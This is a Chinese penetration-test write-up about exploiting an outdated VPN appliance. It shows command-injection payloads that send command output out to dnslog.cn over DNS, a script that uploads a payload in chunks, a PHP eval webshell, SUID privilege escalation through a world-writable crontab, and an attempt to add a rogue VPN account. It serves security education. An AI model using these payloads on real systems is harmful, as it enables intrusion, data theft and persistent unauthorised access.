
一次平平无奇的渗透测试 - SecPulse.COM | 安全脉搏

> 这是 酒仙桥六号部队 的第 100 篇文章。


前言

接了个项目，给了资产列表，刚开始就只挖了几个小洞，正当自暴自弃、随缘挖洞的时候，点开了一个网站，眼角的余光瞥见被跳转的页面，这惊鸿一瞥，使我顿时来了精神，赶紧 drop 掉跳转页面，一窥真容。

嘿！这不是 xxx VPN 嘛，搁这遇见了，之前都没搞过呢，赶紧试一试旧版的 RCE 漏洞。



嘿嘿！没想到竟然是旧版的，起飞。



带外数据


激动地敲下了反弹 shell 的命令，等了许久，竟不见一个 shell 回来，眉头一皱，发现事情并没有那么简单。

换了个服务器，还是没有收到 shell，不死心，试了试监听 53、80、443 端口等回连，还是没有收到 T^T 看来 TCP/HTTP 被阻断了。

罢了罢了，前面不是还有 DNS 出来么，用 DNS 一样，先看看 whoami 的结果：


```
-h|curl `whoami`.Smuxdz.dnslog.cn
```

奇怪的事情发生了，执行 whoami 没有结果。



执行 id：


```
-h|curl `id -un`.Smuxdz.dnslog.cn
```



nobody 权限，权限很小，先解决命令回显的问题，数据外带太麻烦了。

由于目标环境是存在 php 的，所以打算写个一句话木马，先查看下当前所在的目录：

```
-h|curl `pwd|od -A n -t x1|sed 's/ //g'`.Smuxdz.dnslog
```



当前在根目录 / 找不到 Web 路径，webshell 不知道写到哪里，这个先搁置一边，先去尝试写入 dns 马：

```
import requests
import binascii
with open('123','rb') as f:
    data = f.read()
size = len(data)
S = 2000
for i in range((size // S) + 1):
    if (i+1)*S > size:
        d = data[i*S:]
    else:
        d = data[i*S:(i+1)*S]
    d = binascii.b2a_hex(d)
    d = d.decode("utf-8", "ignore")
    cmd = f"echo '{d}' | xxd -r -p >>/tmp/1"
    r = requests.get("http:///website/path?url=" + cmd
```

脚本那么一跑，网站直接 500，震惊！换了几个 ip 试了试，一样的情况还是 500，好像触发了什么防御机制。

溜了溜了，看其他的站去。

第二天，打开网站，恢复正常了，松了口气，又可以愉快地渗透了。


既然这 dns 马写不进去，虽然不知道为啥写不进去，索性不管了，不然等下又给我来个 500 浪费时间，那就老老实实去找 Web 路径吧。

这就又引出另一个问题，域名有字符的限制，且存在长度限制，每一级域名长度最长可为 63 个字节。

字符的限制简单，脑海里第一反应就是 base64 或者 hex，base64 可能会存在其他的字符 `+` `/` `=`，需要给这三个字符做个标记作为区别，有点麻烦，暂时没有什么很好的想法，想了想，其实可以用 base32，这样就只有 `=` 一个要标记的字符了，试了试，目标服务器没有 base32，只能放弃。

所以还是用 hex 好了，虽然长了一点。

长度限制呢，当时想到 curl 是可以跟数组的，每个都会进行请求，所以构造个数组就好了。



```
"http://example.com/archive[1996-1999]/vol[1-4]/part{a,b,c}.html"
```

经过测试发现 urls 以空格或者换行分开也是可以的。


```
# arch @ arch in ~ [12:49:07] C:6
$ curl $(echo '1.a.com\n2.a.com')
curl: (6) Could not resolve host: 1.a.com
curl: (6) Could not resolve host: 2.a.com

# arch @ arch in ~ [12:49:24] C:6
$ curl $(echo '1.a.com 2.a.com')
curl: (6) Could not resolve host: 1.a.com
curl: (6) Could not resolve host: 2.a.com
```

这样就简单了，od 命令可以设置输出每行显示的字节数，缺省为 32 字节。

问题解决，开始寻找 Web 路径，找 Web 路径方法有很多，这里直接搜静态资源文件：

```
-h|curl $(find / -name common.min.js|od -A n -t x1|sed
```



PS: 转成 hex 其实用 `xxd -p -c 30` 更简单点。

好了，Web 路径有了，开始写 php 一句话木马吧：

```
echo "<?php @eval($_GET[_]);?>">/sftmpfs/etc/htdocs/cc
```


成功写入，但是访问的时候一直超时，以为有什么检测，改成 `phpinfo();` 也不行，改成 `echo 1;` 首次也不行，再执行了一次后又可以了，后续诸多尝试中就是零星几次可以，其他都是访问超时，吐了。

行吧，退而求其次，将命令执行结果写到文件中，然后访问获取执行结果。

本以为静态资源目录是可写的，但是却发现写不了，没有权限，只能去找找是否存在可写目录：

```
-h|curl $(find /sftmpfs/etc/htdocs/ -type d -writable
```

找到个 swfupload 是可写的，在往这个目录写内容时，发现重定向 > 不管用，不知道又发生了什么，反正也简单，改用 tee 命令即可。




提权

现在我们可以直接获取到回显了，但是这个 nobody 权

限太低，要先想办法去提权。

先去看看 crontab ， 目瞪狗呆. jpg



全是 777 （ 咋感觉有点不对劲啊

这里将 /usr/bin/find 复制到 /tmp 下，并加上 s 权限后，执行后等一分钟左右就可以用 /tmp/find 执行命令了：

```
-h|echo -e "cp /usr/bin/find /tmp/findnchmod u+s /tmp/
```


探索

提了权，然后就是试试横向渗透。

内网 ip ping 不通，known_hosts 中的 ip 连不上，端口没扫出东西……

不过想到这是个 VPN，那就去添加个 VPN 帐号好了，仿造已有的帐号，插入一条记录，不过这里密码是经过加密的，从同事那拿了一条已知密码加密过后的值：

```
-h|/tmp/find /sftmpfs/etc/htdocs/com/swfupload/1.txt -
```



成功插入，但是又又又碰壁了，用账号密码登录提示错误：账户已被冻结，找了半天不知道哪里出了问题。

换个思路，用新添加账户的手机号进行密码找回，这次提示：账户不存在 

再换个思路，把已存在的账户的手机号改成我的进行密码

找回操作，还是行不通。

不熟悉这产品，卡在这了，后面因为种种原因没有继续深入研究、渗透。

总结

一次普普通通的渗透测试项目，在此做一个记录，总结几点：

1. 渗透测试中往往会遇到奇奇怪怪的环境，要想解决问题还是得看经验的积累，不然将会花费大量时间，甚至可能会因为没有思路而与漏洞擦肩而过。
2. 遇到难点时也需要有耐心，不能浮躁。
3. 还是需要多看多学多练提升技术水平。